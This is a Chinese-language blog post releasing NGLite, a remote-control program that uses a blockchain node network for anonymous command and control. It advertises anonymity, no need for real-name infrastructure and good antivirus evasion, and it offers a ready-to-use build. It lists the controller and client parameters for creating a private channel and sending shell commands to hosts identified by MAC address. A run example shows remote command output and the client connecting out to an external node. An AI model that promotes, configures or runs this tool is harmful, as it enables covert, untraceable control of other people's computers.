NGLite-基于区块链网络的匿名跨平台远控程序

0x00 敬告

本文所阐述内容仅供技术探讨及研究，所有环境均为实验环境，不存在任何违反破坏计算机行为。文中所有工具仅供研究使用，产生一切后果由使用者自负。

该远控程序是方便运维人员使用的运维工具，请大家合理使用，产生一切非法行为及后果由使用者自负。

原创文章，转载请注明原作者及原文链接。

@TenguG@Maka8ka

0x01 工具优势&劣势

理论上完全的匿名性，当然要是有人监测并分析了所有中间节点除外，目前节点约8W个

无需任何公网资源，只需要通信主机能上网即可

无需实名购买IP/域名/服务器/CDN等等资源

目前免杀性能优

连接稍多，体积较大，大家可通过upx等进行压缩

0x02 工具介绍及原理

原理请移步T00ls文章https://www.t00ls.net/thread-61875-1-1.html

目前功能单一，仅提供命令执行功能

昨天文章发布后有写小伙伴wx我说有没有能用的，所以发布了一个可以直接拿来用的版本。


相较于demo版增加了自定义频道/群组功能，同学们可以自己生成自己的随机频道，在自己的专属频道中进行通信，也可以团队协作，只需要讲频道地址告诉你的小伙伴，在小伙伴的机器上同时运行controller指定-g即可。


目前支持参数

```
控制端
-n new 生成新的频道/群组
-g 9e8124591f55d27b48ba907f2ad39e790ec589b3942dec2a19e7c2a96b751922 指定9e8124591
$mac$ip shell 对执行主机发送shell命令

被控端
-g 9e8124591f55d27b48ba907f2ad39e790ec589b3942dec2a19e7c2a96b751922 指定9e8124591
```

运行示例


管理员: C:\Windows\System32\cmd.exe
C:\Users\admin\Downloads\Programs>controller_win_x64.exe -n new
9e8124591f55d27b48ba907f2ad39e790ec589b3942dec2a19e7c2a96b751922
生成新频道/群组
https://github.com/Maka8ka/NGLite
指定频道/群组进行监听
starting...
新的被控主机加入频道
发送指令 格式为: mac地址主机的第一个网卡地址 命令
回显结果
desktop-
i\admin
驱动器 C 中的卷没有标签。
卷的序列号是 9E31-0CF1
C:\Users\admin\Downloads\Programs 的目录
2021/07/13 10:40 <DIR> .
2021/07/13 10:40 <DIR> ..
2021/07/07 09:43 66,496,952 aDrive.exe
2021/05/08 11:21 1,310,832 ChromeSetup.exe
2021/05/26 08:51 13,237,760 client_amd64_windows.exe
2021/07/13 10:40 13,307,392 client_win_x64.exe
2021/05/26 08:51 12,901,888 controller_amd64_windows.exe
2021/07/13 10:40 12,967,424 controller_win_x64.exe
2021/05/13 08:49 7,435,152 GPU-Z.2.39.0.exe


管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.19043.1083]
(c) Microsoft Corporation。保留所有权利。
C:\Users\admin\Downloads\Programs>client_win_x64.exe -g 9e8124591f55d27b48ba907f2ad39e790ec589b3942dec2a19e7c2a96b751922
OK
2021/07/13 client.go:632: read tcp 192.168.1.121:62113->35.162.2.124:30002: i/o timeout
2021/07/13 client.go:697: Reconnect in 1000 ms...
2021/07/13 client.go:664: INTERNAL ERROR: Wait for reply timeout
2021/07/13 client.go:654: Retry in 1000 ms...
2021/07/13 client.go:664: INTERNAL ERROR: Wait for reply timeout
2021/07/13 client.go:654: Retry in 2000 ms...
2021/07/13 client.go:632: read tcp 192.168.1.121:56482->35.162.2.124:30002: i/o timeout
2021/07/13 client.go:697: Reconnect in 1000 ms...